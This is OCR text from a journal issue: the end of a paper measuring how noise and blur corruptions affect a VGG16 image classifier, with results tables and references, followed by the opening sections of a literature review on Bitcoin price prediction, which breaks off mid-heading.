


Figure 3 Binary classifier using VGG16 the last ConvNets

Table 1 Binary classifier model parameters

Trainable parameters	10,290,945
Non-trainable parameters	7,635,264
Total parameters	17,926,209
Number of Trained Conv2D layers	3
Number of Frozen Conv2D layers	10

Models were trained using Dogs vs. Cats classification dataset from Kaggle for training deep learning models. In the experiments, 4000 images were used for training and 2000 images were used for validation. Data Augmentation using ImageDataGenerator was applied where rotation range is set to 30% and width shift range, height shift range, shear range and zoom range are all set to 20%. Horizontal and vertical flip options are all set to true. The models were trained using 150 epoch and 200 steps per epochs. Validation during training were realized using 100 steps. In each case batch size is set to 20. In order to train a reference model, no corruption augmentation was done apart from the augmentations described above. Figure 4 shows the accuracy and validation results for the trained binary classifier and the losses in each epoch for training and validation. It provided about 97% validation accuracy for the images with no corruption augmentation.




Figure 4 Accuracy and validation results for VGG16 binary classifier without augmentation for corruptions




Figure 5 An example input image and blur effects, Gaussian noise and Salt and Pepper noise applied to it for the illustration




Figure 6 Training and validation accuracies: a) variable Gaussian noise corruption, b) fixed Gaussian noise corruption c) variable Salt and Pepper noise corruption, d) fixed Salt and Pepper noise corruption e) variable Blur corruption, f) fixed Blur corruption

4. Experimental results

Figure 5 shows an example input image and example corrupted images of various qualities were synthesized using the original input. These corruptions include blur effect, Gaussian noise and Salt and Pepper noise examples used in augmentation during training and testing. Summary of training and validation accuracies for all the cases used in the experiments are shown by Figure 6. Figure 6a and 6b show the training with variable and fixed Gaussian noise augmentations respectively. Gaussian noise level for variable corruption was varied between 0 and 0.1 using random numbers. The same is also true for Salt and Pepper noise where Figure 6c and 6d show the training with variable and fixed noise augmentations respectively. Figure 6e and Figure 7f show the results for augmentation with variable and fixed Blur effects. Filter kernel size was selected as 7x7 for fixed augmentation and filter kernel size was selected randomly as no filtering, 3x3, 5x5 and 7x7 for variable implementation.

Table 2 show the validation accuracies for the cases where the model trained with and without Gaussian noise corruption. The results for model where augmentation was done without Gaussian noise corruption shows significant drops approximately to 53% as the Gaussian noise variance level increased to 0.1. This is increased approximately to 90% when the model trained with fixed Gaussian noise corruption where variance level is set to 0. However the results for images with corruption drops approximately to 72%. The best results were obtained for the model trained with variable Gaussian noise corruption where variance level is selected randomly. For the cases where Salt and Pepper noise corruption was used similar behavior was observed as shown by Table 3. The best results for this case were also obtained using the model trained with corruptions with random levels. Table 3 shows the results for input images corrupted with blur effects using average filter reduces the accuracy as the level of blur using average filter is increased. For the case without augmentation, the accuracy drops from 97% to 96% for 3x3 blur. Although this can be assumed to be small decrease, the accuracy further drops approximately to 93% for 5x5 blur and 87% for 7x7 blur. These were improved when fixed blur corruption using 7x7 window included in augmentation during training. In general, augmentation with fixed or random blur corruptions produced close results and they provided better accuracy over training with no blur augmentation.

Table 2 Validation accuracies with and without Gaussian noise corruption

Gaussian noise corruption variance	Training without Gaussian noise corruption	Augmentation with fixed Gaussian noise (var=0.1)	Augmentation with random Gaussian noise (var=0.0-0.1)
0.000	**0.9710**	0.7180	0.9647
0.005	**0.9457**	0.7848	0.9546
0.010	0.9147	0.8196	**0.9490**
0.050	0.6538	0.8995	**0.9263**
0.100	0.5388	**0.9027**	0.8988
Mean	0.8048	0.8249	**0.9387**

Table 3 Validation accuracies with and without Salt and Pepper noise corruption

Salt and Pepper noise corruption variance	Training without Salt and Pepper noise corruption	Augmentation with fixed Salt and Pepper noise (var=0.1)	Augmentation with random Salt and Pepper noise (var=0.0-0.1)
0.000	0.9710	0.9026	**0.9734**
0.005	0.9647	0.9153	**0.9668**
0.010	0.9622	0.9165	**0.9645**
0.050	0.8775	0.9382	**0.9501**
0.100	0.7145	**0.9361**	0.9343
Mean	0.89798	0.9217	**0.9578**

Table 4 Validation accuracies with and without Blur corruption

Blur corruption size (average filter)	Training without Blur corruption	Augmentation with fixed Blur corruption (average filter: 7x7)	Augmentation with random Blur corruption (average filter: no filtering,3x3,5x5 and 7x7
no filtering	**0.9710**	0.9480	0.9630
3x3	**0.9607**	0.9555	0.9577
5x5	0.9337	**0.9567**	0.9492
7x7	0.8662	**0.9545**	0.9335
Mean	0.9329	**0.9536**	0.9508

5. Conclusions

Performance of deep learning based classifiers may reduce significantly under corrupted input conditions. These can be compensated with augmentation using corrupted images during training to some extent. In the presented paper the performance of binary classifier using VGG16 deep neural network under corruption effects was investigated. In the experiments, the effects of Gaussian noise, Salt and Pepper noise and blur with average filter were investigated comparatively. According to the results, augmentation with the Gaussian noise, Salt and Pepper noise and blur effect improves the resistance to these types of corruptions. Experiments in this paper were carried out for binary classifier using VGG16 trained with ImageNet. Last three layers and a dense layer were trained in the experiments. Performance of binary classifier trained with augmentation without no corruption deteriorates significantly as Gaussian noise corruption at the input image is increased. In general, augmentation with fixed Gaussian noise produced worse results than the variable one. Similar behavior was also observed for Salt and Pepper noise corruption. Corruption with blur effects on input images using 3x3, 5x5 and 7x7 average filters have significant effect on the accuracy. Training using augmentation with random blur corruption showed better performance than fixed corruption for no blur effect or blur effect 3x3 on the input images. On the other hand training with fixed blur effect produced better results for blur effects 5x5 and 7x7 on the input images. In general, augmented training with corruption effects improved the results for corrupted images which may occur naturally. Presented comparative results here give insights into a binary classifier under corruption effects which may occur naturally. Although the experiments here were implemented for VGG16 these can be repeated for other models. Also these results can be extended for other corruption types.

References

[1] A. Voulodimos, N. Doulamis, A. Doulamis, and E. Protopapadakis, "Deep Learning for Computer Vision: A Brief Review," *Computational Intelligence and Neuroscience*, vol. 2018. Hindawi Limited, 2018.

[2] T. Young, D. Hazarika, S. Poria, and E. Cambria, "Recent trends in deep learning based natural language processing," *ieee Comput. Intell. Mag.*, vol. 13, no. 3, pp. 55–75, 2018.

[3] H. Purwins, B. Li, T. Virtanen, J. Schlüter, S.-Y. Chang, and T. Sainath, "Deep learning for audio signal processing," *IEEE J. Sel. Top. Signal Process.*, vol. 13, no. 2, pp. 206–219, 2019.

[4] F. Altaf, S. M. S. Islam, N. Akhtar, and N. K. Janjua, "Going Deep in Medical Image Analysis: Concepts, Methods, Challenges, and Future Directions," *IEEE Access*, vol. 7, pp. 99540–99572, 2019.

[5] F. Chollet, "Keras," *GitHub repository*. GitHub, 2015.

[6] M. Abadi *et al.*, "TensorFlow: Large-Scale Machine Learning on Heterogeneous Distributed Systems," *arXiv Prepr. arXiv1603.04467*, 2016.

[7] D. Yu *et al.*, "An introduction to computational networks and the computational network toolkit," 2014.

[8] R. Al-Rfou *et al.*, "Theano: A {Python} framework for fast computation of mathematical expressions," *arXiv e-prints*, vol. abs/1605.0, May 2016.

[9] Y. LeCun *et al.*, “Handwritten digit recognition with a back-propagation network,” in *Advances in neural information processing systems*, 1990, pp. 396–404.

[10] C. Shorten and T. M. Khoshgoftaar, “A survey on Image Data Augmentation for Deep Learning,” *J. Big Data*, vol. 6, no. 1, p. 60, 2019.

[11] S. Dodge and L. Karam, “Understanding how image quality affects deep neural networks,” in *2016 eighth international conference on quality of multimedia experience (QoMEX)*, 2016, pp. 1–6.

[12] S. Dodge and L. Karam, “A study and comparison of human and deep learning recognition performance under visual distortions,” in *2017 26th international conference on computer communication and networks (ICCCN)*, 2017, pp. 1–7.

[13] I. Vasiljevic, A. Chakrabarti, and G. Shakhnarovich, “Examining the impact of blur on recognition by convolutional networks,” *arXiv Prepr. arXiv1611.05760*, 2016.

[14] D. Yin, R. G. Lopes, J. Shlens, E. D. Cubuk, and J. Gilmer, “A fourier perspective on model robustness in computer vision,” in *Advances in Neural Information Processing Systems*, 2019, pp. 13255–13265.

[15] E. Rusak *et al.*, “Increasing the robustness of DNNs against image corruptions by playing the Game of Noise,” *arXiv Prepr. arXiv2001.06057*, 2020.

[16] C. Kamann and C. Rother, “Benchmarking the robustness of semantic segmentation models with respect to common corruptions,” *Int. J. Comput. Vis.*, pp. 1–22, 2020.

[17] K. Simonyan and A. Zisserman, “Very deep convolutional networks for large-scale image recognition,” *arXiv Prepr. arXiv1409.1556*, 2014.

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.774276

Review on Bitcoin Price Prediction Using Machine Learning and Statistical Methods

I.Sibel Kervancı [1*], M.Fatih Akay [2]
[1]Corresponding Author; Gaziantep Üniversitesi Bilgi İşlem Daire Başkanlığı; skervanci@gantep.edu.tr; +903423171978
[2] Çukurova University, Faculty of Engineering, Department of Computer Engineering; mfakay@cu.edu.tr

Received 27 July 2020; Revised 25 Nov 2010; Accepted 2 December 2020; Published online 30 December 2020

Abstract

Bitcoin is invented in 2009 by the pseudonymous Satoshi Nakamoto. Bitcoin is a decentralized digital currency system [1]. Bitcoin is the most acknowledged cryptocurrency in the world, which provide it interesting for financier. The cryptocurrency market capitalization on date 22nd July 2020 value represents roughly USD 277 billion of dollars, bitcoin representing 62% of it. However, a disadvantage for investors is the difficulty of predicting the price of bitcoin due to the high volatility of the bitcoin exchange rate. Measurement, estimation, and modeling of currency exchange rate volatility compose a significant research area. For this reason, a lot of studies done about bitcoin price prediction both Machine Learning (ML) and Statistical Methods. In comparison studies, ML methods perform better in general. This review is a comprehensive study on how we can better predict bitcoin prices by grouping previously done studies. The presentation of Bitcoin price prediction studies in groups reveals, the difference from other review studies. These are statistical methods, ML and statistical methods, ML-ML, frequency effect of selected time, effect of social media and web search engine, causality, optimization of hyperparameters methods.

Keywords: Bitcoin price prediction, machine learning, statistical methods.

1. Introduction

Virtual currency is a relatively new phenomenon in global finance. Therefore, its identity, structure, and function constantly improve; however, in the meantime, it is increasingly recognized as a better medium for global finance with great potential [2]. Bitcoin was developed to avoid using reliable third parties such as banks, cards, and governments, as well as to avoid time delays and money redirection costs [3]. Bitcoin, one of the virtual currencies, is distinguished from the others by its enormous potential. The majority of cryptocurrencies are largely clones of bitcoin or other cryptocurrencies [4]. For this reason, it attracted the attention of many researchers, and many articles on price prediction were published by using both statistical and ML methods [5]-[12]. Statistics is a collection of tools improved over hundreds of years for summarizing the dataset and quantifying properties of an area such as an instance of observations. Additionally, Statistical Methods constitute a significant base area of mathematics, which is required for reaching a deeper understanding of the behavior of ML algorithms. MLsearches for patterns in the dataset and tries to conclude, just as people would, while statistical methods works within the process of obtaining some meaningful information by analyzing the dataset correctly.

There are many different options to create a time series dataset for Bitcoin [13]-[16].The bitcoin dataset can obtain a rather granular time interval in theory. Thus, it is possible to obtain many different datasets by considering different time intervals. In addition to time variability, bitcoin is an environment where anyone can see transfers. Among the features existing in the blockchain structure such as volume, researchers can add features that were established with the causality relationship to the dataset.

Apart from the features added from the blockchain, they can also add extra features that are believed to have a causality relationship or that are believed to affect bitcoin price, such as dollar rate, gold price rate, social media, one or more of the other cryptocurrencies and so on [17]-[27]. For these reasons, while examining the studies on bitcoin price estimation, it is necessary to examine the results due to the differences in methods, the datasets, as well as investigating the effects of causality relationships on the results. A study that added extra features may perform better with one of the statistical methods while two studies using the same approach may obtain a better result by conducting hyperparameter optimization better.

The most commonly used statistical and ML algorithms are as follows. Examples of Statistical methods include moving average (MA), a simple moving average (SMA), auto-regressive integrated moving average (ARIMA), the generalised autoregressive conditional heteroskedasticity (GARCH), autoregressive distributed lag (ARDL) and nonlinear autoregressive distributed lag (NARDL) [7], [8], [9]. Additionally, ML methods include support vector machine (SVM), multi-layer perceptron (MLP), linear regression (LR), recurrent neural network (RNN), convolutional neural network (CNN), generalized regression neural networks (GRNN), long-short term memory (LSTM) and gated recurrent unit (GRU) [13], [28]-[31].

Statistics is defined as the study of collection, analysis, interpretation, forecasting, presentation, and organization of dataset while ML is effectively used in various fields such as forecasting [32], real-time advertisement, malvare detection [33], and text-based sentiment analysis [34]. Both are used in forecasting problems. In the comparative studies of ML and statistical methods, ML methods perform better in general [5], [6], [10]-[12].

Based on reference [35], it was determined that there is no seasonal relationship in the Bitcoin dataset, which is a disadvantage for statistical methods. This is also shown as the reason for ML models to provide better performance results.

Based on reference [32], it was discovered that especially deep learning methods are more successful than statistical and classical ML methods in datasets containing nonlinear and hidden patterns, such as the bitcoin dataset. There are also hybrid models consisting of statistical and ML algorithms working together. The references [5] and [6] are studies that can be examples of this model.

In this report, the studies on Bitcoin Price prediction were examined. The studies were presented in detail in the "Literature Review" section.

Then, in the “Result & Discussion“section, the studies were visualized according to the causality relationship, the results of the methods, etc. The main contribution of the article is that following the examination of the bitcoin price prediction, they were drawn into groups and analyzed in detail, which enabled drawing conclusions from the articles according to the groups. For those who want to conduct researches about Bitcoin price, this study may prove vital thanks to the results that were summarized for all the groups.

2. Literature Review

In this report, we used articles published on bitcoin price prediction to compare ML and statistical methods. The articles chosen were among those published in recent years, while older articles were also included because some methods lost their popularity in recent times. The articles were analyzed in terms of the frequency of the dataset, the causality relationship, and the method.

2.1. Statistical Methods

Based on reference [7], ARIMA, AR, and MA were conducted in the time series dataset. The result of this paper, using the ARIMA model on the Bitcoin price is predicted with an accuracy of 90.31%. Thus, it can be stated that the best result was attained by using ARIMA.

Complex processes cannot be represented and successful results cannot be achieved using the linear model in the real world. However, the ARIMA model has one advantage. It has specific components that define trend, error, and seasonality separately (p, d, q). Therefore, nonlinear models can be represented and can yield good results as in reference [7].

Based on reference [8], only the ARIMA algorithm was used to predict the Bitcoin prices. To find the lowest MSE, the researchers used fit function with different values in the ARIMA algorithm and found the lowest as MSE = 170962.195. This result differs from other studies because of refraining from using a scale function.

Based on reference [9], some type of GARCH models were used for daily closing prices between July 18, 2010, and October 1, 2016. As a result, the researchers discovered that AR-CGARCH was the best model.

2.2. Machine Learning -Statistical Methods

Based on reference [10], four methods were used for price predictions, which included Logistic regression, Support vector machine, RNN, and ARIMA. In terms of prediction accuracies for these four methods, ARIMA has 53 % for only next day price prediction while performing poorly for longer terms such as using price prediction of the last few days for prices of next 5-7 days. RNN performs consistently up to 6 days such as 50%. The logistic regression-based model's assumptions were not violated; it can only conduct classifications accurately if a separable hyperplane exists with 47 % accuracy. SVM has an accuracy of 48%.

Based on reference [5], the researchers compared the input selection of ARIMA and VAR while using Support Vector Regression (SVR) and MLP network, which is a process called the Hybrid Model. Trials indicate that the SVR method surpassed the MLP networks for each entry. In addition, hybrid methods perform better than naive ARIMA and VAR.

Based on reference [6], the researchers used MLP Based Nonlinear Auto-Regressive Network with eXogenous (MLP-based NARX) and MA as technical indicators for the prediction model. The researchers also used an optimizer called The Particle Swarm Optimization (PSO) algorithm. This model's results were acceptable in general while the correlation coefficient was at the 95% confidence limit. The study checked the prediction performance between statistical models and ML methods. The daily interval trading dataset from April 30, 2013, to November 20, 2018, was used for the examination. GRU (RNN) as ML and The GARCH, ARIMA as traditional Statistical methods were also included. In case there are sufficient datasets to learn for RNN, they perform better than linear models such as GARCH while making predictions for the future by using past datasets. For this reason, in the study in question, the RNN model surpassed the GARCH model.

Furthermore, the same results were obtained in reference [11]. In the study, the researchers used the GARCH model, SMA, RNN (GRU). The GRU model performed better than SMA with the lowest Root Mean Square Error (RMSE) and mean absolute error (MAE) ratios.

Bayesian optimized RNN, LSTM, and ARIMA were used in another study. LSTM reached the maximal accuracy while the RNN reached the minimal RMSE. The ARIMA's predictions were poor for both. RNN yielded good results with a time lag of 50 days while LSTM used between 50 and 100 days for time lag where the best estimate was obtained with 100 days [12].

2.3. Machine Learning-Machine Learning

The least commonly used two or more ML algorithms for bitcoin price prediction were compared with each other. The dataset from January 1, 2012, to January 8, 2018, a 1-minute interval trading dataset was used. Theil-Sen Regression, Huber Regression, LSTM, GRU bitcoin price were predicted, and then GRU yielded the best accuracy result via Mean Squared Error (MSE) at 0.00002 and the R-Square (R2) was as high as 99.2% [13].

Based on reference [32], the researchers used three different ML models for bitcoin price prediction. These included LSTM, GRNN, and Nearest Neighbors In the study, the nonlinear structure of Bitcoin was investigated by using LSTM, Nearest Neighbors, and GRNN. LSTMs significantly surpassed the GRNN in terms of the RMSE. The researchers discovered that the generalized regression neural networks were not as successful as LSTM in finding patterns in addition to being time-consuming.

Based on reference [28], the Bitcoin closing price was predicted by using ML methods, LR, L-SVM, and P-SVM. Bitcoin's closing price was predicted for MA and WMA filters by using daily closing price, highest price, and lowest price time series. P-SVM performed the best with 0.00075 MSE while LR performed the worst.

Based on reference [29], the researchers used a set of exogenous and endogenous variables to predict Bitcoin price. RNN and a GRU were proposed to predict Bitcoin price. RNN and LSTM are slow down than GRU, which can learn and train Bitcoin price fluctuations more adequately. The results of the study included RMSE of train-dataset NN 0.02 LSTM 0.010, GRU 0.010 while RMSE of test-dataset NN 00.31, LSTM 0.024, GRU 0.019 were also presented. Since LSTM and GRU are deep learning (DL) models, they perform better than traditional ML models.

Based on reference [30], the researchers used methods that covered ARIMA, LSTM, RNN, Gradient boosted trees (GBDT), Ensemble learning method, K-NN. Unlike other models, the K-NN model did not work rather effectively.

Of all the models used in the study, the best one is the ensemble learning method with a 92.4% accuracy rate and 0.002 RMSE value. The second place belongs to Gradient boosted trees with a 90% accuracy rate and 0.001 RMSE value. The GBDT is a ML technique prediction model in the form of a collection of poor estimation models, for gradient amplification, regression, and classification problems [31].

2.4. Frequency Effect of Selected Time

The effect of time on the dataset in bitcoin price prediction is via DL. The challenge of applying DL techniques is that algorithms require a large number of dataset samples to learn [14]-[16].

Based on reference [14], the researchers used time-series data with high-frequency returns on a 1-30 minutes scales. Since the dataset consisting of the price varies within 1-minute time intervals and it is highly volatile, the researchers preferred the data set with 30-minute intervals.

Based on reference [15], the period between May 6, 2014, and June 24, 2014, with Represent Bayesian regression algorithm was used to obtain the dataset of three different lengths, which covered X1 with a time-length of 30 minutes, X2 with a time-length of 60 minutes, and X3 with a time-length of 120 minutes. Then, interesting patterns were searched with the k-means algorithm in the datasets above. This is approximately, 89% return in 50 days with X2. Since the result in the study [15] does not contain RMSE and MAE values, we cannot compare it with other studies.

Based on reference [16], the researchers found that the 10-minute dataset yielded better sensitivity and specificity compared to the 10-second dataset. With 10 minutes of the dataset, the researchers could see a clearer trend. This is because, in a smaller window, the price change can be predicted accurately.

However, the researchers recommended the 10-minute interval as a lower margin of profit, which was because the algorithm cannot send a trade in the 10-second window.

In this study, two main elements are used to obtain the bitcoin price prediction with the lowest RMSE value. Considering the previous articles, it was observed that the best results were more frequently spaced, that is, they covered a minute, a second, 10-minute, 10-second datasets.

Based on reference [16], the researchers used two separate time interval datasets and discovered that the 10-minute dataset yielded better sensitivity and specificity ratios compared to the 10-second dataset. The dataset consists of 30, 60, 120-hour bitcoin prices.

Based on reference [15], the researchers constructed a time series with time 10-second intervals between February 2014 and July 2014. Unlike reference [16], the time interval used was quite large and the researchers obtained more than 10 million cross-correlations. The researchers used different threshold "t" to simulate the trading strategy and see how the performance of the strategy changed. The researchers used two models for time-length as 30, 60, 120 minutes and 180, 360, 720 minutes. Concretely, as the threshold increase, the number of trades decreased and the average holding time increased. At the same time, the average profit per trade increased. This resulted in almost a two-fold increase in investment in 50 days.

The average of the minute and second dataset during the day yielded good results in studies that conducted daily average value estimates.

For example, based on reference [13] ,by using 1-minute interval trading dataset on Theil-Sen Regression, LSTM, Huber Regression, and GRU by predicting bitcoin prices, GRU yielded the best accuracy result via MSE at 0.00002. However, we are interested in LSTM and its MSE result is 0.000431. Both results are a prediction of the average price of the day.

Furthermore, since there were more gaps and losses in the second set of datasets in the previous articles, a dataset of 1, 30, 60, 120, 180 minutes was created and used on the network. It can be stated that by looking at studies [13], [15], [16], when conducting bitcoin price predictions, the use of hour, minute, second datasets, instead of a daily dataset, provided better results. This was because the dataset was enlarged and the frequency was increased. Therefore, both minute and daily prices were used for the comparisons.

2.5. Effect of Social Media and Web Search Engine

Whether bitcoin's price variation was related to the volume of tweets or Web Search engine results were investigated and it was discovered that there was a significant relationship between Google Trends data and tweets, which was a positive mood for bitcoin's price. The result confirmed that the quantities of exchanged tweets could predict fluctuations in Bitcoin price. Moreover, in this study, the effect of the comparisons between the positive and negative tweet trends regarding the Bitcoin price was also observed as a reason for Bitcoin's thriving popularity while a boost in search volumes resulted in an upward trend in tweets [17]. Furthermore, numerous studies, such as [18], [19], [20], were conducted on this subject. Although all of them reported a little impact on bitcoin price prediction, researchers continue to examine the relationship between bitcoin and Twitter, Google Trends.

2.6. Causalit

